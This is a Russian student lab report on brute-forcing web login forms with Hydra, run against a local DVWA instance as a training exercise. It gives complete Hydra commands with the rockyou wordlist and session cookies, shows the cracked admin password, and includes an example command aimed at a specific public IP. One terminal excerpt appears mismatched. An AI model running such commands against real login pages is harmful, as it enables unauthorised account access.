

# Отчет по третьему этапу индивидуального проекта

Основы информационной безопасности

Ничипорова Елена Дмитриевна

## Содержание

Цель работы .....	1
Задание .....	1
Теоретическое введение .....	1
Выполнение лабораторной работы .....	2
Выводы.....	4
Список литературы.....	4

## Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

## Задание

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

## Теоретическое введение

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений [ @brute, @force, @parasram].

### Пример работы:

Исходные данные:

- IP сервера 178.72.90.181;
- Сервис http на стандартном 80 порту;
- Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password;`

- В случае неудачной аутентификации пользователь наблюдает сообщение Invalid username and/or password! Please try again.
- Запрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log -f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid username"
```

- Используется http-post-form потому, что авторизация происходит по http методом post.
- После указания этого модуля идёт строка /cgi-bin/luci:username=<sup>USER</sup>&password=<sup>PASS</sup>:Invalid username, у которой через двоеточие (:) указывается:
- путь до скрипта, который обрабатывает процесс аутентификации (/cgi-bin/luci);
- строка, которая передаётся методом POST, в которой логин и пароль заменены на <sup>USER</sup> и <sup>PASS</sup> соответственно (username=<sup>USER</sup>&password=<sup>PASS</sup>);
- строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (Invalid username).

## Выполнение лабораторной работы

Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взяла стандартный список паролей rockyou.txt для kali linux (рис. 1).



```
(kali@kali)-[~]
$ cd ~/Downloads

(kali@kali)-[~/Downloads]
$ sudo gzip -d rockyou.txt.tar.gz

Welcome to the MariaDB monitor.  Commands end with ; or \.
Your MariaDB connection id is 39
```


### Распаковка архива со списком паролей

Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта (рис. 2).




Сайт, с которого получаем информацию о параметрах Cookie

Чтобы получить информацию о параметрах cookie я установила соответствующее расширение для браузера [@cookies], теперь могу не только увидеть параметры cookie, но и скопировать их (рис. 3).



Информация о параметрах Cookie

Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте (рис. 4).



Запрос Hydra

Спустя некоторое время в результат запроса появится результат с подходящим паролем (рис. 5).

```


$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=medium; PHPSESSID=2jcut68e2plgdtig6mhb6uhk6u:F=Username and/or password incorrect."
hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-06 21:51:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=medium; PHPSESSID=2jcut68e2plgdtig6mhb6uhk6u:F=Username and/or password incorrect.
80[http-get-form] host: localhost login: admin password: password
of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-06 21:52:08

```


## Результат запроса

Вводим полученные данные на сайт для проверки (рис. 6).



## Ввод полученного результата в уязвимую форму

Получаем положительный результат проверки пароля. Все сделано верно (рис. 7).



## Результат

# Выводы

Приобрела практические навыки по использованию инструмента Hydra для брутфорса паролей

# Список литературы